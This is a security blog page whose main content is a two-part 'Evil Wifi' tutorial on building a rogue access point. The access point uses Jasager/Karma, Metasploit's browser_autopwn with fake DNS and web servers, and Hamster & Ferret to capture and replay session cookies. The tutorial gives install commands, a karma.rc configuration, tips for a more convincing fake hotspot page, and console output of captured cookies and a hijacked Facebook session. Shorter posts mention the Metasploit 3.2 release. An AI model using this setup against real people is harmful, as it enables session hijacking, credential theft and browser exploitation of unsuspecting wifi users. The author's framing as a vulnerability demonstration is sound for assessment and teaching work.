Showing posts with label metasploit. Show all posts

2009-07-27

Evil Wifi Part 3: Hamster & Ferret

Introduction
This is a multi-part series on getting Jasager to play nicely with Metasploit, Hamster & Ferret to create an evil wifi tar-pit of sorts. The end result will be a wireless network that can gather and replay session cookies for web applications and log passwords for a number of different protocols.

Building on Jasager and Metasploit to snare people in and trick their browsers into handing over session cookies, we take it a step further with Hamster & Ferret to actually hijack these active sessions.

Sidejacking
As I mentioned in my wireless/sidejacking defense article, sidejacking happens when you allow a session-id cookie to go across the wire in the clear. A third-party gets the session ID cookie and then proceeds to import the cookie into their browser, whereupon they have access to the account the session-id belongs to. This doesn't (usually) expose the password to the account, so access is usually temporary.

Sidejacking works best on a wired hub, open wireless networks, or in combination with some kind of man-in-the-middle attack. We're one better with Jasager and Metasploit. We are making a wide-open network where we are the default route and basically emulating every server in the planet for a variety of popular protocols.

Ferret
Ferret literally ferrets out interesting information from an interface. Kind of like tcpdump. For the intents of this article, Ferret's purpose is to watch the ethernet interface for session cookies while victims get directed to our fake web server which emulates various high-profile sites. As the fake web server gets these cookies, Ferret stores them for Hamster.

Hamster
Hamster is little more than a plain http proxy. By default, it runs on localhost:1234. If you point your browser's http proxy to that address and then navigate to http://127.0.0.1:1234/ you will see a dashboard with statistics about what Ferret has gathered. This includes IP addresses that have been sidejacked.

What you need
Jasager and Metasploit, set up HiR Style
A Crossover Ethernet Cable
It helps if you have a some way to get out to the Internet at the same time all this stuff is running. In my case, I'm tethering with my LG Chocolate.

Install
Download, exrract and compile hamster/ferret from Errata Security.
Note: On Ubuntu, I had to install the package "libpcap-dev" to get ferret to compile.

$ wget http://hamster.erratasec.com/downloads/hamster-2.0.0.tar.z
$ tar xzf hamster-2.0.0.tar.z
$ cd ~/hamster/build/gcc4
$ make
$ cd ~/ferret/build/gcc4
$ make


Copy the Ferret Binary to the hamster/bin directory. I really wish Errata would streamline this crufty build process, but it works.
$ cp ~/ferret/bin/ferret ~/hamster/bin/


Pulling it all together
Just like in part 2:
  • Boot Jasager
  • Connect the ethernet cable
  • Set your laptop's ethernet interface for 192.168.1.2
  • Try to ping Jasager.
  • Start metasploit (as root) with the karma.rc file
Now it's magic time. Launch hamster as root in another terminal.
$ cd ~/hamster/bin/
$ sudo ./hamster

Set your browser's http proxy to 127.0.0.1:1234 then navigate to http://127.0.0.1:1234. Click "Adapters" and type the interface name that Jasager is connected to. Usually, this is eth0. You should eventually see the packet count increasing.

Alternatively, in another browser window or tab, pull up the Jasager control panel at http://192.168.1.1:1471/ just to see if there is any blood in the water.

Evil
Once someone connects and tries to get to a web page with a fully-functional browser, you see the database and target count increment. You may have some useable cookies and an IP address (or several) available to clone. Click one of the IP addresses in the right pane and the left pane will fill up with the sites that have been visited. Since Metasploit forces a lot of iframes to load, you will have to examine and poke around to figure out which (if any) of those sites have valid sessions stored. I recommend that you first clear all your cookies before cloning any IP addresses and clearing cookies between changing IP addresses to clone.

Also, if you forgot to update your proxy settings, Hamster will appear to work, but none of the cookies will be loaded. If you have a lot of trouble with Hamster cloning clients, make sure the proxy is pointed to 127.0.0.1:1234. You may clone this setting across all your proxy variables (such as SOCKS, etc)

Here, as shown in the right-most tab, I have successfully sidejacked my Facebook account -- which I was logged into on another computer in the lab, before I shut it down and tried connecting to wifi with all of these elements running.



Now, if this doesn't open your eyes to the vulnerabilities in your employees' laptops, your own procedures, and what exactly you're opening yourself up to when you hit the road with your laptop and crack it open in a Panera, I don't know what else I can say to help it sink in.

Props
Robert Graham at Errata, for hacking and coding this simple and hackish tool. Follow Robert, Marisa and David on the Errata Security Blog.

Evil WiFi Part 2: Metasploit Framework Setup

Introduction
This is a multi-part series on getting Jasager to play nicely with Metasploit, Hamster & Ferret to create an evil wifi tar-pit of sorts. The end result will be a wireless network that can gather and replay session cookies for web applications and log passwords for a number of different protocols.

Building on Jasager's ability to create a greedy wireless network, part 2 of this series shows how to use some of the "designed for karma" features of H.D. Moore's excellent Metasploit Framework to wreak wireless havoc.

What you'll need
A bunch of Karma (I'm assuming you use a Fonera with Jasager)
A crossover ethernet cable (some NICs auto-crossover)
A computer capable of running Metasploit Framework

What's the point?
If you have the right hardware, you can easily run some Linux tools that enable Karma and metasploit to run side by side on the same system. This is known as "Karmetasploit" and there are probably a thousand or more blog posts about it out there on the Internet. HD Moore's official karmetasploit page is a good place to look, though.

Initially, I started working on this because I was hitting roadblock after roadblock trying to get karmetasploit to work with the hardware I have. Another reason I like running Jasager as the Karma engine for Metasploit is because you can run Metasploit on whatever operating system you want. Metasploit framework uses ruby on rails, an OS-agnostic scripting language that works quite well on most platforms. This takes silly drivers, complicated shell scripts and pseudo-interfaces out of the equation for the user. They exist, but now they're all running on the Fonera courtesy of Jasager, and require no interaction thanks to the changes we made in Part 1.

One of the evil things Metasploit will do is force all web requests to load a page with a bunch of iframes apparently belonging to high-profile sites in order to get session IDs, miscellaneous cookies and auto-form-complete values for them, if stored in the victim's browser. In order to accomplish this, a fake DNS server is launched that replies to all requests with a response of the IP address we're using. It also launches a fake web server that issues the aforementioned page. This is why we configured Jasager to send DHCP options for DNS and default route to 192.168.1.2.

Install metasploit
I usually run Metasploit framework under Linux or BSD. I'll be using Ubuntu 9.04 Jaunty Jackalope as a lowest-common-denominator for this. Most platforms will require some prep-work installing the dependencies (i.e. Ruby and some of its libraries)

Installation instructions:
Debian and derivatives such as Ubuntu
Mac OS X
Windows (.exe Installer)

On Ubuntu, in addition to the packages listed in the installation instructions above, we need to install sqlite and its stuff for ruby

axon@virtubuntu:~$ sudo apt-get install \
sqlite3 libsqlite-dev libsqlite3-ruby


I use subversion to snag the latest development release of MSF, but you could just as easily download the Metasploit Framework 3.2 archive.

axon@virtubuntu:~$ sudo apt-get install subversion
axon@virtubuntu:~$ svn checkout \
http://metasploit.com/svn/framework3/trunk/ ~/msf

(output snipped - the MSF repo is something like 20,000 files!)
Checked out revision 6888.
Install Karma
Download the Karma resource file for metasploit: karma.rc

Stash karma.rc in the msf directory (where msfconsole is), or wherever the core metasploit framework files went when you unpacked them.

Time to tweak stuff
First tweak: Karma.rc has 'issues' - so we make a few changes:
  1. We're using 192.168.1.2 for our metasploit system
  2. The older "load db_sqlite" syntax is used (the new syntax is "db_driver sqlite3")
After modifications, the top of my karma.rc file looks like this:
db_driver sqlite3
db_create /tmp/karma.db

use auxiliary/server/browser_autopwn

setg AUTOPWN_HOST 192.168.1.2
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads

set LHOST 192.168.1.2
set LPORT 45000
set SRVPORT 55550
set URIPATH /ads


Next, we really have to do something about the default metasploit page that loads when a victim falls into our trap. It doesn't exactly scream "you've been owned" but it certainly doesn't look like any friendly WiFi hotspot I've ever connected to, either.


Take my modified HTML file and replace the data/exploits/capture/http/index.html file with THIS ONE. Isn't this much more convincing?


Put on your robe and (black) wizard hat
  1. Make sure Jasager is powered up and plugged into your ethernet interface with a crossover cable.
  2. Make sure your ethernet interface has the proper address (192.168.1.2)
  3. Make sure you can ping Jasager
  4. Start msfconsole with the karma resource script!
Oh, yeah. About running metasploit as root: We will have to, since it will be using privileged listening ports (like 80, 25, 110 and the like)

axon@virtubuntu:~/msf$ sudo ifconfig eth0 inet 192.168.1.2
[sudo] password for axon:

axon@virtubuntu:~/msf$ ping -c4 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=38.0 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=1.67 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=1.56 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=1.53 ms

--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.533/10.696/38.016/15.773 ms


axon@virtubuntu:~/msf$ sudo ./msfconsole -r karma.rc

_ _ _ _
| | | | (_) |
_ __ ___ ___| |_ __ _ ___ _ __ | | ___ _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | | __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
| |
|_|


=[ msf v3.3-dev
+ -- --=[ 392 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 168 aux

resource> db_driver sqlite3
[*] Using database driver sqlite3
resource> db_connect /tmp/karma.db
[*] Successfully connected to the database
[*] File: /tmp/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 192.168.1.2
AUTOPWN_HOST => 192.168.1.2
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 192.168.1.2
LHOST => 192.168.1.2
resource> set LPORT 45000
LPORT => 45000
resource> set SRVPORT 55550
SRVPORT => 55550
resource> set URIPATH /ads
URIPATH => /ads
resource> run
... BIG snip... A LOT of output

[*] Server started.

msf auxiliary(http)>


Test it out

Get a wireless computer connected to Jasager's advertized "guest" network (or try a random SSID and see if it works) then try to open a browser. You should get the "Welcome" or "Loading" page we set up earlier. At that point, your metasploit console should be scrolling with lots of lovely data!

msf auxiliary(http)>
[*] DNS 192.168.1.142:51335 XID 9878 (IN::A www.googol.com)
[*] HTTP REQUEST 192.168.1.142 > www.googol.com:80 GET / Mac FF 1.9.1.1 cookies=
[*] DNS 192.168.1.142:5353 XID 0 ()
[*] DNS 192.168.1.142:50718 XID 58634 (IN::A adwords.google.com)
[*] DNS 192.168.1.142:63751 XID 33590 (IN::A blogger.com)
[*] Request '/ads' from 192.168.1.142:49690
[*] HTTP REQUEST 192.168.1.142 > adwords.google.com:80 GET /forms.html
Mac FF 1.9.1.1 cookies=PREF=ID=0e98f2244567...

At any time, you can type the command "db_notes" in msfconsole to see what has been gathered. You can also keep an eye on your Jasager web console to see who is connecting. At this point, you are now well on your way to capturing data from people nearby.

I won't lie. The legitimate uses of this are mostly limited to vulnerability assessment and gathering information from wireless leechers. If you're not careful you could end up denying service to legitimate networks nearby, so use your brain.

In part 3, we will be using Ferret to log interesting information, and Hamster to load the session IDs and cookies into our browser via a proxy.

I have a LOT of stuff going on this weekend, and a short work-week followed by DefCon. I hope to have part 3 of the Evil Wifi series published on Monday, but we'll see how things go. No promises, as I haven't even thoroughly lab-tested Hamster & Ferret for anything but hijacking the simplest of sessions with this setup.

Shout-Outs
H.D. Moore has herded cats, mastered exploits and come up with far-and-away the most massive Ruby project in existence. It also happens that he doesn't let it go to his head. Online and off, he is more than happy to help people understand concepts. I'm buying this guy a beer or two if I ever cross paths with him.

Related:
Evil Wifi Series
BT3 / Karmetasploit / Alfa update
Defense: Sidejacking, Subversive Wireless

2009-06-26

Busy Busy!

Between SOX Audit stuff (which is a month-long process of data gathering), other demanding projects at work and the more important things in life, I really haven't had a lot of time to both tinker AND post stuff. Keep an eye on our RSS Feed, though, and I'll try to get to posting more Delicious Links. I run across dozens of cool infosec, UNIX and programming links every week. I've just been really lax on sharing them via Delicious.

In the meantime, bow before Mubix's inspiring display of creativity. This is seriously awesome. Room362: Metasploit Framework as a Payload for Metasploit Framework

2008-11-19

Metasploit Framework 3.2 released

In a press release issued this morning, the Metasploit team announced the immediate release of Metasploit Framework version 3.2, which boasts significant improvements and additional features from previous versions:


Version 3.2 includes exploit modules for recent Microsoft flaws, such
as MS08-041, MS08-053, MS08-059, MS08-067, MS08-068, and many more.

The module format has been changed in version 3.2. The new format
removes the previous naming and location restrictions and paved the way
to an improved module loading and caching backend. For users, this means
being able to copy a module into nearly any subdirectory and be able to
immediately use it without edits.

The Byakugan WinDBG extension developed by Pusscat has been integrated
with this release, enabling exploit developers to quickly exploit new
vulnerabilities using the best Win32 debugger available today.

The Context-Map payload encoding system development by I)ruid is now
enabled in this release, allowing for any chunk of known process memory to
be used as an encoding key for Windows payloads.

The Incognito token manipulation toolkit, written by Luke Jennings, has
been integrated as a Meterpreter module. This allows an attacker to gain
new privleges through token hopping. The most common use is to hijack
domain admin credentials once remote system access is obtained.

The PcapRub, Scruby, and Packetfu libraries have all been linked into
the Metasploit source tree, allowing easy packet injection and capture.


There are many other improvements listed, so head on over and check it out, or get to the downloading already.